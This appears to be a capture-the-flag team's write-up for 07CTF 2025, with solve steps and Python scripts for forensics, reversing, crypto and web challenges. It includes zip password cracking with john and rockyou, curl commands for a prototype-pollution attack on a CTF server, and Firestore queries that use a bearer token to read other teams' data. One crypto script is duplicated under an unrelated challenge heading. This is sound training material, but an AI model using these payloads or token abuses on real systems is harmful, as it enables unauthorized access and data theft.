
1C3GH3TTO - JUKE WRITEUPS

07CTF 2025




1c3Gh3tt0
Member Count: 1

#19 Rank
2599 Score
15 Solves
30% Accuracy

Categories

Misc

A Star is Born




misc / a star is born

1. `$ exiftool chal.mp3`
2. `$ echo "MW10aDNwNHNzdzByZA==" | base64 -d`
   > `1mth3p4ssw0rd`
3. `$ binwalk chal.mp3 -e`
4. use password to unlock zip
5. use the lyrics on this site: https://codewithrockstar.com/online
6. get the outpout and convert to text

Forensics

pd_what



forensics / pd_what

> 1. Open the PDF using notepad
> 2. notice `var embedded_files = {}`
> 3. it contains `root/files/...` so we decode base64 every single one
> 4. this one `"root/files/0000000000000003"` after decoding gave a zip file
> 5. `$ zip2john flag.zip > hash.txt`
> 6. `$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt` > `Braxton78`
> 7. read the flag

Rev

Camel in Mumbai

Solve script:

```python
import sys, struct, itertools

ANCHOR = b"camels are lovely aren't they?"

def read_qword(buf, off):
    return struct.unpack_from("<Q", buf, off)[0]

def read_array_at(buf, off):
    vals=[]
    while True:
        q = read_qword(buf, off)
        off += 8
        if q == 0:
            break
        vals.append(q)
    return vals

def ints_to_bytes(ints):
    return bytes(((i >> 1) & 0xFF) for i in ints)

def main():
    path = sys.argv[1] if len(sys.argv) > 1 else "./camel_in_mumbai"
    buf = open(path, "rb").read()
    p = buf.find(ANCHOR)
    if p < 0:
        raise SystemExit("Anchor string not found.")
    # Offsets relative to the anchor position in this binary (file offsets)
    arr1_off = p + 40    # 0x28 after the anchor start
    arr2_off = p + 296   # 0x128 after the anchor start
    arr1 = read_array_at(buf, arr1_off)
    arr2 = read_array_at(buf, arr2_off)
    xored = bytes(a ^ b for a,b in zip(ints_to_bytes(arr1), itertools.cycle(ints_to_bytes(arr2))))
    flag = (xored.split(b'}',1)[0] + b'}').decode('utf-8', 'ignore')
    print(flag)

if __name__ == "__main__":
    main()
```

ftw

Solve script:

```python
import json, math, base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from fastecdsa.curve import P256
from fastecdsa.point import Point
```

```

MASK_30B = (1 << (8*30)) - 1  # lower 30 bytes

# ---- number theory helpers ----
def tonelli_shanks(n, p):
    """Return y with y^2 == n (mod p) or None if no root; works for odd prime p."""
    if n % p == 0:
        return 0
    # Legendre symbol check
    ls = pow(n, (p - 1) // 2, p)
    if ls != 1:
        return None
    # p-1 = q * 2^s with q odd
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
        s += 1
    # find z a quadratic non-residue
    z = 2
    while pow(z, (p - 1) // 2, p) != p - 1:
        z += 1
    c = pow(z, q, p)
    x = pow(n, (q + 1) // 2, p)
    t = pow(n, q, p)
    m = s
    while t != 1:
        # find least i (0 < i < m) with t^(2^i) == 1
        i = 1
        t2i = (t * t) % p
        while i < m and t2i != 1:
            t2i = (t2i * t2i) % p
            i += 1
        b = pow(c, 1 << (m - i - 1), p)
        x = (x * b) % p
        c = (b * b) % p
        t = (t * c) % p
        m = i
    return x

def point_from_x(curve, x):
    """Return the two curve points with this x, or [] if none."""
    p = curve.p
    a = curve.a
    b = curve.b
    rhs = (pow(x, 3, p) + (a * x) + b) % p
    y = tonelli_shanks(rhs, p)
    if y is None:
        return []
    if y == 0:
        return [Point(x, 0, curve=curve)]
    return [Point(x, y, curve=curve), Point(x, (-y) % p, curve=curve)]

# ---- group DLP for 32-bit d: find d s.t. d*Q = P ----
def bsgs_small_d(Pt, Qt, N=(1 << 32)):
    """
    Solve d in [0,N) for d*Qt == Pt using baby-step/giant-step.
    This variant avoids using the library's point-at-infinity.
    """
    m = int(math.isqrt(N)) + 1

    # Baby steps: table[j] = j*Q for j = 1..m
    table = {}
    cur = Qt  # 1*Q
    for j in range(1, m + 1):
        table[(cur.x, cur.y)] = j
        cur = cur + Qt

    # Precompute -m*Q
    mQ = m * Qt
    neg_mQ = -mQ

    # Giant steps: R_i = P - i*m*Q  (i = 0..m)
    R = Pt
    for i in range(0, m + 1):
        key = (R.x, R.y)
        if key in table:
            j = table[key]  # in 1..m
            d = i * m + j
            if d < N and d * Qt == Pt:
                return d
        R = R + neg_mQ

    raise ValueError("d not found in range")

def main():
    with open("challenge.json", "r") as f:
        data = json.load(f)

    curve = P256
    # Read P, Q from file (we trust they match P256.G and a multiple)
    Px = int(data["P"]["x"], 16); Py = int(data["P"]["y"], 16)
    Qx = int(data["Q"]["x"], 16); Qy = int(data["Q"]["y"], 16)
    Ppub = Point(Px, Py, curve=curve)
    Qpub = Point(Qx, Qy, curve=curve)

    # Observed 32-byte windows; each encodes out[i] (30B) || top2(out[i+1])
    observed = [int(h, 16) for h in data["observed"]]
    outs = [(obs >> 16) for obs in observed]  # 30-byte truncated x for i=0..4

    # Recover 32-bit d from d*Q = P
    d = bsgs_small_d(Ppub, Qpub, 1 << 32)
    # print(f"Recovered d = {d}")

    # Brute the missing 16 MSBs of x(R0) and validate against out[1]
    p = curve.p
    mask_30 = MASK_30B
    found = None

    # We know out[0] (lower 30 bytes of x0). Try all 2^16 candidates for high 16 bits.
    x0_lo = outs[0]  # 240-bit
    for hi in range(1 << 16):
        x0 = (hi << 240) | x0_lo
        if x0 >= p:
            continue
        pts = point_from_x(curve, x0)
        if not pts:
            continue
        for R0 in pts:
            # s1 = x(d * R0)
            S1 = d * R0
            s1 = S1.x
            # R1 = s1 * Q, compare truncated x with outs[1]
            R1 = s1 * Qpub
            out1 = R1.x & mask_30
            if out1 == outs[1]:
                found = (R0, s1)
                break
        if found:
            break

    if not found:
        raise RuntimeError("Failed to reconstruct the state from observed outputs")

    Rk, sk = found  # R0 and s1
    # Step forward to get final output (k=5)
    # We already validated k=1. We’ll continue through k=4 and compute k=5 fresh.
    for idx in range(1, 5):
        # Optional: consistency check with outs[idx] (already matched for idx=1)
        Rk = sk * Qpub
        assert (Rk.x & mask_30) == outs[idx], "Consistency check failed"
        # advance seed
        sk = (d * Rk).x

    # Now compute final output (k=5)
    R5 = sk * Qpub
    out5 = R5.x & mask_30
    out5_bytes = out5.to_bytes(30, "big")
    key = out5_bytes[:16]

    # Decrypt
    ct = base64.b64decode(data["ciphertext"])
    iv = base64.b64decode(data["iv"])
    cipher = AES.new(key, AES.MODE_CBC, iv)
    flag = unpad(cipher.decrypt(ct), AES.block_size)
    print(flag.decode(errors="ignore"))

if __name__ == "__main__":
    main()
```

Crypto

Beta Bet

Solve script:

```python
import sys
import string
from collections import Counter

ALPHA = string.ascii_lowercase

def residue_to_lowercase_letter(res_mod_26: int) -> str:
    """
    Map a residue modulo 26 to the unique lowercase 'a'..'z' letter
    that has the same ASCII code residue modulo 26.
    (For lowercase, this is 1-to-1 because ord('a'..'z') are 97..122.)
    """
    # Precompute once per run for speed/readability
    if not hasattr(residue_to_lowercase_letter, "_map"):
        residue_to_lowercase_letter._map = {ord(ch) % 26: ch for ch in ALPHA}
    return residue_to_lowercase_letter._map[res_mod_26]

def recover_middle(cipher_lines):
    """
    Each line has the form:
        PREFIX + encrypt(MIDDLE) + SUFFIX
    where the encrypt step is:
        c = (ord(p) + ord(k)) % 26; then output chr(c + ord('a'))
    and k is drawn from 'b'..'z' only (never 'a').

    For a fixed plaintext position:
      seen ciphertext residues = { (ord(p) + ord(k)) % 26 | k in 'b'..'z' }
      That's 25 residues; the ONLY missing residue is (ord(p) + ord('a')) % 26.
    So:
      missing = (ord(p) + ord('a')) % 26
      => ord(p) % 26 = (missing - (ord('a') % 26)) % 26
                     = (missing - 19) % 26
    """
    # detect prefix/suffix lengths (use first and brace heuristics)
    first = cipher_lines[0]
    # Heuristic for this challenge format: prefix ends at the first '{',
    # suffix is the final '}' (kept generic in case lengths vary)
    try:
        lbrace = first.index('{')
        rbrace = first.rindex('}')
    except ValueError:
        # Fallback: assume prefix len=6, suffix len=1 (matches the generator)
        lbrace, rbrace = 6, len(first) - 1

    prefix = first[:lbrace]
    suffix = first[rbrace+0:]  # usually "}"
    mids   = [line[lbrace+1:rbrace] for line in cipher_lines]

    L = len(mids[0])
    # Sanity: all same length
    assert all(len(m) == L for m in mids), "Inconsistent ciphertext lengths"

    # Column-wise recovery
    pieces = []
    options_per_pos = []  # keep candidates for each column (to report clearly)
    A = ord('a')
    A_mod = A % 26  # == 19

    for i in range(L):
        col = [m[i] for m in mids]
        # ciphertext residue is simply (ord(c) - ord('a'))
        seen_residues = {ord(c) - A for c in col}
        # Find which residues 0..25 never appeared at this column
        missing_residues = [r for r in range(26) if r not in seen_residues]

        # Map each missing residue back to a plaintext lowercase letter
        # ord(p) % 26 = (missing - 19) % 26
        candidates = []
        for mr in missing_residues:
            p_res = (mr - A_mod) % 26
            candidates.append(residue_to_lowercase_letter(p_res))

        options_per_pos.append(sorted(candidates))

        if len(candidates) == 1:
            pieces.append(candidates[0])
        else:
            # under-sampled -> ambiguity: show all consistent choices
            pieces.append("[" + "".join(sorted(candidates)) + "]")

    ambiguous_mid = "".join(pieces)
    # A single “best guess” by picking the first option at each position
    best_guess_mid = "".join(
        opts[0] if len(opts) >= 1 else "?"
        for opts in options_per_pos
    )

    return prefix, ambiguous_mid, best_guess_mid, suffix

def main():
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} out.txt")
        sys.exit(1)

    with open(sys.argv[1], "r", encoding="utf-8") as f:
        lines = [line.rstrip("\n") for line in f if line.strip()]

    # Basic sanity
    if not lines:
        print("No lines found in input.")
```

```python
        sys.exit(1)

    prefix, ambiguous_mid, best_mid, suffix = recover_middle(lines)

    print("[*] Prefix:", prefix)
    print("[*] Suffix:", suffix)
    print("[*] Recovered middle (with ambiguities in brackets):")
    print(ambiguous_mid)
    print()
    print("[*] Best-guess middle (pick first option in each bracket):")
    print(best_mid)
    print()
    # If it looks like a typical flag, print full strings too
    print("[*] Flag with ambiguities:")
    print(f"{prefix}{{{ambiguous_mid}}}{suffix if suffix != '' else ''}")
    print("[*] Best-guess flag:")
    print(f"{prefix}{{{best_mid}}}{suffix if suffix != '' else ''}")

if __name__ == "__main__":
    main()

```


Not a backdoor

Solve script:

```python
import json, math, base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from fastecdsa.curve import P256
from fastecdsa.point import Point

MASK_30B = (1 << (8*30)) - 1  # lower 30 bytes

# ---- number theory helpers ----
def tonelli_shanks(n, p):
    """Return y with y^2 == n (mod p) or None if no root; works for odd prime p."""
    if n % p == 0:
        return 0
    # Legendre symbol check
    ls = pow(n, (p - 1) // 2, p)
    if ls != 1:
        return None
    # p-1 = q * 2^s with q odd
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
        s += 1
    # find z a quadratic non-residue
    z = 2
    while pow(z, (p - 1) // 2, p) != p - 1:
        z += 1
    c = pow(z, q, p)
    x = pow(n, (q + 1) // 2, p)
    t = pow(n, q, p)
    m = s
    while t != 1:
        # find least i (0 < i < m) with t^(2^i) == 1
        i = 1
        t2i = (t * t) % p
        while i < m and t2i != 1:
            t2i = (t2i * t2i) % p
            i += 1
        b = pow(c, 1 << (m - i - 1), p)
        x = (x * b) % p
        c = (b * b) % p
        t = (t * c) % p
        m = i
    return x

def point_from_x(curve, x):
    """Return the two curve points with this x, or [] if none."""
    p = curve.p
    a = curve.a
    b = curve.b
    rhs = (pow(x, 3, p) + (a * x) + b) % p
    y = tonelli_shanks(rhs, p)
    if y is None:
        return []
    if y == 0:
        return [Point(x, 0, curve=curve)]
    return [Point(x, y, curve=curve), Point(x, (-y) % p, curve=curve)]

# ---- group DLP for 32-bit d: find d s.t. d*Q = P ----
def bsgs_small_d(Pt, Qt, N=(1 << 32)):
    """
    Solve d in [0,N) for d*Qt == Pt using baby-step/giant-step.
    This variant avoids using the library's point-at-infinity.
    """
    m = int(math.isqrt(N)) + 1

    # Baby steps: table[j] = j*Q for j = 1..m
    table = {}
    cur = Qt  # 1*Q
    for j in range(1, m + 1):
        table[(cur.x, cur.y)] = j
        cur = cur + Qt

    # Precompute -m*Q
    mQ = m * Qt
    neg_mQ = -mQ

    # Giant steps: R_i = P - i*m*Q  (i = 0..m)
    R = Pt
    for i in range(0, m + 1):
        key = (R.x, R.y)
        if key in table:
            j = table[key]  # in 1..m
            d = i * m + j
            if d < N and d * Qt == Pt:
                return d
        R = R + neg_mQ

    raise ValueError("d not found in range")

def main():
    with open("challenge.json", "r") as f:
        data = json.load(f)

    curve = P256
    # Read P, Q from file (we trust they match P256.G and a multiple)
    Px = int(data["P"]["x"], 16); Py = int(data["P"]["y"], 16)
    Qx = int(data["Q"]["x"], 16); Qy = int(data["Q"]["y"], 16)
    Ppub = Point(Px, Py, curve=curve)
    Qpub = Point(Qx, Qy, curve=curve)

    # Observed 32-byte windows; each encodes out[i] (30B) || top2(out[i+1])
    observed = [int(h, 16) for h in data["observed"]]
    outs = [(obs >> 16) for obs in observed]  # 30-byte truncated x for i=0..4

    # Recover 32-bit d from d*Q = P
    d = bsgs_small_d(Ppub, Qpub, 1 << 32)
    # print(f"Recovered d = {d}")

    # Brute the missing 16 MSBs of x(R0) and validate against out[1]
    p = curve.p
    mask_30 = MASK_30B
    found = None

    # We know out[0] (lower 30 bytes of x0). Try all 2^16 candidates for high 16 bits.
    x0_lo = outs[0]  # 240-bit
    for hi in range(1 << 16):
        x0 = (hi << 240) | x0_lo
        if x0 >= p:
            continue
        pts = point_from_x(curve, x0)
        if not pts:
            continue
        for R0 in pts:
            # s1 = x(d * R0)
            S1 = d * R0
            s1 = S1.x
            # R1 = s1 * Q, compare truncated x with outs[1]
            R1 = s1 * Qpub
            out1 = R1.x & mask_30
            if out1 == outs[1]:
                found = (R0, s1)
                break
        if found:
            break

    if not found:
        raise RuntimeError("Failed to reconstruct the state from observed outputs")

    Rk, sk = found  # R0 and s1
    # Step forward to get final output (k=5)
    # We already validated k=1. We’ll continue through k=4 and compute k=5 fresh.
    for idx in range(1, 5):
        # Optional: consistency check with outs[idx] (already matched for idx=1)
        Rk = sk * Qpub
        assert (Rk.x & mask_30) == outs[idx], "Consistency check failed"
        # advance seed
        sk = (d * Rk).x

    # Now compute final output (k=5)
    R5 = sk * Qpub
    out5 = R5.x & mask_30
    out5_bytes = out5.to_bytes(30, "big")
    key = out5_bytes[:16]

    # Decrypt
    ct = base64.b64decode(data["ciphertext"])
    iv = base64.b64decode(data["iv"])
    cipher = AES.new(key, AES.MODE_CBC, iv)
    flag = unpad(cipher.decrypt(ct), AES.block_size)
    print(flag.decode(errors="ignore"))

if __name__ == "__main__":
    main()

```

Web


The Agreement



web / the agreement

> 1. get the script.js from site
> 2. deobfuscate it
> 3. get the chat to give you the flag
> 4. fix the format

Worse than SQLi



web / worse than sqli


1.
```
curl -b cookies.txt -X POST \
--data-urlencode 'key[0]=__proto__' \
--data-urlencode 'value[allowFetchingFlag]=Yes' \
http://4048a8d89f.ctf.0bscuri7y.xyz/update
```

2.
```
curl -X POST 'http://4048a8d89f.ctf.0bscuri7y.xyz/resetAll'
```

3.
```
curl -i -c cookies.txt -X POST \
-d 'username=aaa&password=bbb' \
http://4048a8d89f.ctf.0bscuri7y.xyz/register
```

4.
```
curl -b cookies.txt http://4048a8d89f.ctf.0bscuri7y.xyz/getFlag
```

Cryptic Mistake



web / cryptic mistake

> 1. get your firebase token from IndexedDB
> 2. use it to list all the team and submission information
> 3.
>
> ```
> $ curl -X GET
> 'https://firestore.googleapis.com/v1/proj
> ects/ctf-
> 67ebf/databases/(default)/documents/teams
> ?pageToken=
> AFTOeJwzftRLzmba6XeUbhER6UA8h5sqDYgfh5M4F
> PwLavtc88nAX17AeKzepPx5ZzFt_GRiJGZeiFLvgX
> o3FJougMKO78kdp_eYvkYAx3CWv4yUelg0h-
> 9KLiTtXx3F' -H 'Authorization: Bearer
> eyJhb...' | grep 07CTF{
> ```